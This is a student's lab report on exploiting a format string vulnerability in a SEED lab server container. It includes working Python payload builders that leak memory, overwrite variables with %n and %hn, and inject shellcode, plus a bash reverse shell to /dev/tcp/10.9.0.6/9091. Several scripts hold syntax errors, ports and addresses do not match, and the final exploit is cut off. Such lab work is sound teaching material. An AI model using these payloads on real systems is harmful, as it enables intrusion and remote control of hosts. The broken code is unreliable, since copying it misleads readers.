Name: Soundarya Poovaiah

Format String Vulnerability Lab

Lab setup:

Turning of the countermeasure by using the commands below as shown in the figure:

```
[04/09/25]seed@VM:~$ cd lab6
[04/09/25]seed@VM:~/lab6$ ls
attack-code  docker-compose.yml  fmt-containers  server-code
[04/09/25]seed@VM:~/lab6$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/09/25]seed@VM:~/lab6$
```

Making changes in the makefile, my last name starts with "P" hence changing the value of L in the file.
using the equation 120 + 8 * | ASCII('A') – ASCII (Last Name)
hence the answer is 192.

Open

Makefile
~/lab6/server-code

```
1 FLAGS    = -z execstack
2 FLAGS_32 = -static -m32
3 TARGET   = server format-32
4
5 L = 192
6
7 all: $(TARGET)
8
9 server: server.c
10         gcc -o server server.c
11
12 format-32: format.c
13         gcc -DBUF_SIZE=$(L) $(FLAGS) $(FLAGS_32) -o $@ format.c
14
15 clean:
16         rm -f badfile $(TARGET)
17         rm -f ../fmt-containers/server
18         rm -f ../fmt-containers/format-32
19
20 install:
```

Compiling the commands like below using Make command, the warning is generated by a countermeasure implemented by the gcc compiler.

```
[04/09/25]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=192 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:25:5: warning: format not a string literal and no format arguments [-Wformat-security]
   25 |     printf(msg);
      |     ^~~~~~
[04/09/25]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
[04/09/25]seed@VM:~/.../server-code$
```

Container setup : Building up the docker files

```
[04/09/25]seed@VM:~/lab6$ docker-compose build
Building fmt-server-1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
 ---> 1102071f4a1d
Step 2/6 : COPY server     /fmt/
 ---> Using cache
 ---> 448924da14b3
Step 3/6 : ARG ARCH
 ---> Using cache
 ---> 2b83af86af4a
Step 4/6 : COPY format-${ARCH}   /fmt/format
 ---> Using cache
 ---> 5d7c4e20a950
Step 5/6 : WORKDIR /fmt
 ---> Using cache
 ---> 358108632586
Step 6/6 : CMD ./server
 ---> Using cache
 ---> 8f7aea023f2b

Successfully built 8f7aea023f2b
Successfully tagged seed-image-fmt-server-1:latest
```

Docker file is running up and fine

```
attack-code  docker-compose.yml  fmt-containers  server-code
[04/09/25]seed@VM:~/lab6$ docker-compose up
Starting server-10.9.0.5 ... done
Attaching to server-10.9.0.5
```

Viewing the containers

```
[04/09/25]seed@VM:~/lab6$ dockps
40bf7c8d82b4  server-10.9.0.5
[04/09/25]seed@VM:~/lab6$ docksh 40
root@40bf7c8d82b4:/fmt#
```

Task1: Crashing the Program

Before we crash the Program, let's see how the server behaves when no file is inserted and simply a welcome message has been sent to the server,

```
[04/09/25]seed@VM:~/lab6$ nc 10.9.0.5 9090
Welcome to University Of Cincinnati, I'm Soundarya Poovaiah
^C
[04/09/25]seed@VM:~/lab6$
```

Here, we observe that the server is connected to 10.9.0.5 with port number 9090 as shown in the above screenshot. When we simply type in a string value the server responds back with Returned Properly with the smiley faces as shown in the below figure.

```
[04/09/25]seed@VM:~/lab6$ docker-compose up
Starting server-10.9.0.5 ... done
Attaching to server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd790
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 60 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd658
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | Welcome to University Of Cincinnati, I'm Soundarya Poovaiah
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Now, let's see how the program crashes when there is a badfile present and how the program crashes. Going into the directory of the attacker directory where the badfile is present.

```
[04/09/25]seed@VM:~/.../attack-code$ python3 build_string.py
[04/09/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[04/09/25]seed@VM:~/.../attack-code$
```

Here we observe that the program crashes as the properly return statement is not seen.

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd790
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd658
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

In this case the python file creates the badfile and which creates a malicious input to exploit format string vulnerability.

TASK 2: PRINTING OUT THE SERVER PROGRAM MEMORY

2.A STACK DATA:

For this we need to find the how many format specifiers are required for the server program to print out the first four bytes of my input, the python code below creates a badfile containing the payload 0x5758595a. then generates a payload consisting of 88 %x.

Open — 2a.py ~/lab6/attack-code

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x5758595A
content[0:4]  =  (number).to_bytes(4,byteorder='little')

payload = "%x " * 88 "\n"
content[4:4+len(payload)] = payload.encode('latin-1')

with open('badfile', 'wb') as f:
  f.write(content)
```

Removing the badfile and running the python script then netcating the which runs thr format32 program .

```
[04/09/25]seed@VM:~/.../attack-code$ rm badfile
[04/09/25]seed@VM:~/.../attack-code$ python3 2a.py
[04/09/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[04/09/25]seed@VM:~/.../attack-code$
```

Before we can observe that the exploit succeeds as the last value is 5759595a at the end of the output which value is WXYZ hexadecimal. Hence we can say that the offset for this case is 88 because it is printing our input values.

```
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd658
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | ZYXW11223344 1309d 8049db5 ffffd6d8 1000 80e9720 ffffd658 0 80e5000 ffffd758 804
9f8a ffffd790 0 c0 8049f47 0 80e9720 1000 ffffd790 0 805c94a 80e61c0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 f515e600 80e5000 80e5000 ffffdd
78 8049eff ffffd790 5dc 5dc 80e5320 0 0 0 ffffde44 0 0 0 5dc 5758595a
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

2B: HEAP DATA:

This task is similar to the 2A but here we need to print out the secret code which is present on the stack. I was curious to run the code without the %s which stacks the value and a string value from the stack.

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080b4008
content[0:4]  =  (number).to_bytes(4,byteorder='little')

payload = "%x " * 87 + "\n"
content[4:4+len(payload)] = payload.encode('latin-1')

with open('badfile', 'wb') as f:
  f.write(content)
```

Removing the badfile and re-Running the python script and netcat the server again

```
[04/09/25]seed@VM:~/.../attack-code$ rm badfile
[04/09/25]seed@VM:~/.../attack-code$ python3 2b.py
[04/09/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

Here we observe that without the %s the secret message is not displayed but the value just before the secret message is been printed as shown in the above picture.

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd790
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd658
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 11223344 16695 8049db5 ffffd6d8 1000 80e9720 ffffd658 0 80e5000 ffffd758 8049f8a
ffffd790 0 c0 8049f47 0 80e9720 1000 ffffd790 0 805c94a 80e61c0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 be03b600 80e5000 80e5000 ffffdd78 80
49eff ffffd790 5dc 5dc 80e5320 0 0 0 ffffde44 0 0 0 5dc
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Now adding the %s in the code to the python script as shown in the screenshot,

Open — 2b.py — ~/lab6/attack-code

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080b4008
content[0:4]  =  (number).to_bytes(4,byteorder='little')

payload = "%x " *87 + "%s "\n"
content[4:4+len(payload)] = payload.encode('latin-1')

with open('badfile', 'wb') as f:
  f.write(content)
```

Removing badfile and re-running the python script as shown below

```
[04/09/25]seed@VM:~/.../attack-code$ rm badfile
[04/09/25]seed@VM:~/.../attack-code$ python3 2b.py
[04/09/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[04/09/25]seed@VM:~/.../attack-code$
```

Now we can observe that we are able to see the secret message, after two to three rounds of trial and errors method I did get the correct offset value is 88 and message secret message is 0x080b4008. It reaches the secret string at the 88th offset value.

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd790
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd658
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 11223344 166ae 8049db5 ffffd6d8 1000 80e9720 ffffd658 0 80e5000 ffffd758 8049f8a
ffffd790 0 c0 8049f47 0 80e9720 1000 ffffd790 0 805c94a 80e61c0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 673a9100 80e5000 80e5000 ffffdd78 80
49eff ffffd790 5dc 5dc 80e5320 0 0 0 ffffde44 0 0 0 5dc A secret message
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

TASK 3A: MODIFYING THE SERVER PROGRAM'S MEMORY

3.A Change the value to a different value

This task is like the 2B task, the only difference in seeing the format specifiers we need to modify the value stored at the target address replacing %s for an %n. As shown in the below python script

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')

payload = "%x " * 87 + "%n\n"
content[4:4+len(payload)] = payload.encode('latin-1')

with open('badfile', 'wb') as f:
  f.write(content)
```

Removing the badfile and running the python code and netcat the server.

```
[04/10/25]seed@VM:~/.../attack-code$ rm badfile
[04/10/25]seed@VM:~/.../attack-code$ python3 3a.py
[04/10/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[04/10/25]seed@VM:~/.../attack-code$
```

We can observe that the value of the target variable changes and from 0x11223344 to 0x00000151. This means string vulnerability exploitation attack is successful.

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd790
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd658
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h11223344 166fd 8049db5 ffffd6d8 1000 80e9720 ffffd658 0 80e5000 ffffd758 8049f8
a ffffd790 0 c0 8049f47 0 80e9720 1000 ffffd790 0 805c94a 80e61c0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 56bf2000 80e5000 80e5000 ffffdd78
8049eff ffffd790 5dc 5dc 80e5320 0 0 0 ffffde44 0 0 0 5dc
server-10.9.0.5 | The target variable's value (after):  0x00000151
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

3.B. Change the value to 0x5000:

Need to insert the correct number of characters in the string to make the number of characters before %n equall to 0x5000. The python scripts is shown below

here the payload consists of 86 %8x which gives us 86*8 =688 characters from the %x and 86 underscores bringing to a total of 775 characters.

We need add another 4 characters from the target address which brings the total of 779 character. 19701 zeros at the end of this payload and %n at the last to bring it up to 5000 in hexadecimal.

Uisng the hex decimal calculator we 5000 hex is equal to 20480 decimal value.

3a.py


```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')

payload = "%.8x " * 86 + "_%.19701x%n\n"
content[4:4+len(payload)] = payload.encode('latin-1')

with open('badfile', 'wb') as f:
  f.write(content)
```

Firefox Web Browser

Removing the badfile and running the python script and netcat the server.

```
[04/10/25]seed@VM:~/.../attack-code$ rm badfile
[04/10/25]seed@VM:~/.../attack-code$ python3 3b.py
[04/10/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[04/10/25]seed@VM:~/.../attack-code$
```

We can observe that there is lots of zero which has been added before the output is displayed.



Hence we observe the target variable value (after): 0x0005000.

3.C Change the value to 0xAABBCCDD :

We need to break the memory of the taegt into two parts each with two bytes. The address of the target is 0x80e5068. So the least significant byte is (0xccdd) are to be stored at the address 0x80e5068 and the 2 most significant bytes (0xaabb) to be stored at 0x080e506a. we use %hn to modify the target values, The scripts create a payload of 86 %8x format specifiers along with 43007 0's to modify the most signifivcant bytes and then uses %hn to modify the two bytes. Similarly adding 9738 0's to modify least significant bytes of the target

3c.py

```
#!/usr/bin/python3

import sys
N = 1500
content = bytearray(0x0 for i in range(N))

add1  = 0x080e5068
add2  = 0x080e5068+2
content[0:4]  =  (add2).to_bytes(4,byteorder='little') #AAAA
content[4:8]  =  ("AAAA").encode('latin-1')
content[8:12]  =  (add1).to_bytes(4,byteorder='little')

data = "%.8x"*86 + "%.43007x" + "%hn"+ "%.8738x" + "%hn"
data = (data).encode('latin-1')
content[12:12+len(data)] = data
with open('badfile', 'wb') as f:
  f.write(content)

```

Removing the badfile and running the python file and netcat the server as shown in the below

```
[04/10/25]seed@VM:~/.../attack-code$ rm badfile
[04/10/25]seed@VM:~/.../attack-code$ python3 3c.py
[04/10/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[04/10/25]seed@VM:~/.../attack-code$
```

We can also observe that there is a lot of zeros's in between the values.

Below we can observe that target value after the exploit gets changed to 0xaabbccdd which shows that our exploit is successful.

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffd26120
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffd25fe8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | jAAAAh112233440000db2608049db5ffd2606800001000084037 20ffd25fe80000000008
d260e808049f8affd2612000000000000000c008049f4700000000840372000001000ffd26120000000000805
61c0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000041414141The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

TASK4: Inject Malicious Code into the Server Program

Question 1: what is the memory address at the locations marked 2 and 3?

Solution: we know that return address is marked as 2 and memory address is marked as 3.

We know that return addresss is ebp +4 hence in our case, the frame pointer is the 0xfffd2d8 +4 = 0xfffd2dc. The input buffer address is 0xfffd410.

Question2: how many %x format specifier do we need to move the format string argument pointer to 3?

Solution: In our case need 88% format specifiers to move the format string arguments pointer to 3.

```
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd410
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd2d8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | |@@AAAA~@@112233440000e4e308049db5ffffd35800001000080e9720ffffd2d800000000080e50
00ffffd3d808049f8affffd41000000000000000c008049f4700000000080e972000001000ffffd410000000000805c94a
080e61c0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
dc5bee00080e5000080e5000ffffd9f808049effffffd410000005dc000005dc080e532000000000000000000000000ff
ffdac4000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

Running the shellcode to get the ls- l value

The below is the python script to construct the badfile which runs the given shellcode and executes the ls-l command. It crafts the malicious payload aiming to exploit a format string vulnerability in a call to printf. This creates the 1500 byte buffer pre-filled with NOP instructions.

here the add1 is the return address +4 and add2 is the add1 +2 and offset value is the frame pointer value + the no. of offset value which is required to see the shellcode value.

```
#!/usr/bin/python3
import sys

# Generic Shellcode
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker          *
   "/bin/ls -l; echo '===== Success! ======='                  *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

#
#    Construct the format string here
#
################################################################
add1  = 0xffffd2dc
add2  = 0xffffd2de
content[0:4]  =  (add1).to_bytes(4,byteorder='little') #AAAA
content[4:8]  =  ("AAAA").encode('latin-1')
content[8:12]  =  (add2).to_bytes(4,byteorder='little')

offset = 0xd586
small = offset -12 - 86*8
large =0xffff-offset

data = "%.8x"*86 + "%." +str(small) + "x" + "%hn" + "%." + str(large) + "X" + "%hn"
data = (data).encode('latin-1')
content[12:12+len(data)] = data

# Save the format string to file
with open('badfile', 'wb') as f:
  f.write(content)
```

Running the Python script

```
[04/14/25]seed@VM:~/.../attack-code$ python3 exploit.py
[04/14/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[04/14/25]seed@VM:~/.../attack-code$
```

We can observe that the execution of the shellcode which prints the contents of the server-code directory. This shows that shellcode is successfully executed.

```
0000000000000000000000000000000000000000000000000000000000000000000000000000000041414141
1  C    C
          CG[H K
KP CT KH1 1 5 | KL K
              /bin/bash*-c*/bin/ls -l; echo '===== Success! ======'                *AAAABBB
BCCCCDDDDThe target variable's value (after):  0x11223344
server-10.9.0.5 | total 716
server-10.9.0.5 | -rwxrwxr-x 1 root root 709340 Apr  9 20:19 format
server-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Apr  7 19:31 server
server-10.9.0.5 | ===== Success! ======
```

Reverse ShellCode

We need to make small changes in docker-compose.yml file and add a new server 10.9.0.6. As shown in the screenshot below.

```yaml
version: "3"

services:
    fmt-server-1:
        build:
            context: ./fmt-containers
            args:
                ARCH: 32
        image: seed-image-fmt-server-1
        container_name: server-10.9.0.5
        tty: true
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5
    fmt-server-1:
        build:
            context: ./fmt-containers
            args:
                ARCH: 32
        image: seed-image-fmt-server-1
        container_name: server-10.9.0.6
        tty: true
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.6

networks:
    net-10.9.0.0:
        name: net-10.9.0.0
        ipam:
            config:
                - subnet: 10.9.0.0/24

```

Because we made change sin the docker file, we need to stop the docker and re-build and run the docker file once again. As shown in the screenshot below.

```
server-10.9.0.5 | ===== Success! ======
^CGracefully stopping... (press Ctrl+C again to force)
Stopping server-10.9.0.5 ...
Killing server-10.9.0.5  ... done
[04/14/25]seed@VM:~/lab6$
```

```
[04/14/25]seed@VM:~/lab6$ dcbuild
Building fmt-server-1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
 ---> 1102071f4a1d
Step 2/6 : COPY server    /fmt/
 ---> Using cache
 ---> 448924da14b3
Step 3/6 : ARG ARCH
 ---> Using cache
 ---> 2b83af86af4a
Step 4/6 : COPY format-${ARCH}  /fmt/format
 ---> Using cache
 ---> 5d7c4e20a950
Step 5/6 : WORKDIR /fmt
 ---> Using cache
 ---> 358108632586
Step 6/6 : CMD ./server
 ---> Using cache
 ---> 8f7aea023f2b
```

```
[04/14/25]seed@VM:~/lab6$ dcup
Starting server-10.9.0.5 ... done
Starting server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
```

Also setting up the shell for 10.9.0.6 server as shown below

```
root@516f3fa01368:/fmt# nc -nv -l 9092
Listening on 0.0.0.0 9092
```

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd530
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd3f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | jAAAAh112233440000abd808049db5ffffd47800001000080e9720ffffd3f8000(
ffd4f808049f8affffd53000000000000000c008049f4700000000080e972000001000ffffd53000000(
61c000000000000000000000000000000000000000000000000000000000000000000000000000000(
000000000000000000000000000000000000000000000000000000000000000000000000000000000(
000000000000000000000000000000000000000000000000000000000000000000000000000000000(
```

Since we restarted the docker file the frame pointer and the buffer value keep changing as shown below, hence we need to make changes in the exploit file as well taking these values into account.
The changes included is the

1. /bin/bash -i , this means the shell must be interactive.
2. /dev/tcp/10.9.0.6/9091- the output device of the shell to be redirected to the TCP connection to port 9091.
3. 0<&1: file descriptor 0 represents the standard input device(Stdin). This option tells the system to use the standard output device as the standard input device.
4. 2> &1: file descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout which is the TCP connection.

docker-compose.yml *Untitled Document 1


```
#!/usr/bin/python3
import sys

# Generic Shellcode
shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker         *
    "/bin/bash -i > /dev/tcp/10.9.0.6/9091 0<&1 2>&1; id;echo
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))
```

docker-compose.yml *Untitled Document 1 exploit2.py

```
#
#    Construct the format string here
#
################################################################
add1  = 0xffffd3fC
add2  = 0xffffd3fe
content[0:4]  =  (add1).to_bytes(4,byteorder='little') #AAAA
